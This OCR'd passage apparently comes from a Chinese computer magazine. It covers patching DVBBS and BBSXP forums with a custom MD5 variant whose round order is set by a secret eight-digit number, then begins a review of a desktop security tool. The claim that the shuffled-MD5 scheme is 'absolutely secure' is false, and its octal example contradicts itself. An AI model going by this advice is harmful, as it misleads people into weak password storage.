



图1

找到第34行，根据提示，我们把FunctionNumber等于的那个值可以修改成任意一组八位的八进制数，也就是说每一位数不得超过八，一共八位。比如，我把数字写成了23587641（图2）。




图2




图3




图4

这个很简单，你只要会使用记事本就可以自行修改。一定要记住了你所写的这八个数，接下来我们要利用MD5密码生成工具，在补丁包里有一个叫做Admin散列运算器.Exe的文件，运行之后把你刚才写的八位的八进制数填到里面去，然后点击确定（图3）。程序将自动帮助你计算出默认密码admin的散列（图4），我们可以把它复制下来。接着，使用Access打开DVBBS的数据库，把算出来的散列代码填入Dv_User表中的Username所对应的admin的UserPassword列中的项目，替换掉原来的密码就可以了（图5）。




图5

关闭Access，我们就可以把源程序放到IIS中去执行了。因为DVBBS没有安装程序，所以我们只能手动去更新它的补丁，像这类没有安装程序的论坛安装此补丁的方法与上述过程一样，因为我们的MD5.asp补丁文件是通用的（包括很多国外的ASP论坛也适用）。

### 2.BBSXP安装补丁

讲完了DVBBS，我们再来给BBSXP打补丁。相对来讲，给BBSXP论坛打补丁要比DVBBS好打，因为BBSXP论坛本身具有自己的安装程序，也就不需要手动去计算管理员的密文，不需要使用ACCESS修改数据库了。


同样的解压补丁包，把MD5.asp直接替换原来INC目录下的MD5.Asp文件即可，然后放入IIS中执行安装即可。这种自带安装程序的ASP论坛或者聊天室等程序安装此补丁都是使用这种方法。

### 3.原理

说到原理，其实非常简单：MD5一共分为四种打散方式：F、G、H、I，正常顺序算下来应该经历16次F运算、G运算、H运算和I运算，总共加起来是64次运算，那么我们打乱它的正常运算顺序，就可以得到完全不同的散列。

我先在这64次运算的前后分别加入一句**For i = 1 To 8**，这样就产生了8次循环，我又在For循环和64次运算之间插入**Select Case Mid(FunctionNumber, i, 1)**一行，并适当地每隔8行放下一个Case，最后写上一句End Select结束了选择结构。这样运算的流程就可以按照用户所写的FunctionNumber而走，用户可以产生16777216种不同的流程，这对于想要破解散列的人来说，几乎是不可能完成的任务，因为破解者一没有你的流程，二没有强大的计算机，所以从理论上来讲，这种设计是绝对安全的。

（本文所涉及到的加密补丁和相关程序已收录到光盘中）



# 系统的保护神——安全护盾

£我是孟星魂

安全护盾是一款集系统防护和文件防护于一体的双重安全工具，具有强大的核心监控功能，可以对程序、网络连接、流氓软件、系统目录进行实时化的监控。这个软件还有独占式文件保护功能，可以保证文件的储存和运行安全，如图1。




图1

先看“核心监控”功能，分为“程序实时监控”、“网络实时监控”、“流氓软件实时监控”、“系统目录监控”和“启动项监控”。“程序实时监控”就是在程序运行时进行拦截，再由用户选择进行相应的操作，BlackIce防火墙也有类似的功能。对于一些已知安全程序，可以直接选择“解除拦截”。比较常用的软件如QQ，可以选择“信任此程序”或是运行后选择“添加为例外程序”，避免每次都进行拦截操作。对于一些不熟悉的程序，还可以选择“在线查询信息”进行了解。这个功能可以用来对付一些在后台悄悄运行的程序，比如各种木马，特别是一些DLL方式启动的程序，一般情况下启动rundll32.exe的

操作就要注意了。这个程序还是比较智能的，system.exe是网吧管理软件的进程，安全级别显示为“危险”，如图2。





图2

“网络实时监控”显示的是处于活动状态的本地连接，可以看到远程IP和端口，觉得有问题的不明连接可以直接关闭，如图3。

“流氓软件实时监控”可以对付60种常见的流氓软件，比如dudu加速器、划词搜索、中文上网等，点击“规则管理”查看所有，如图4。

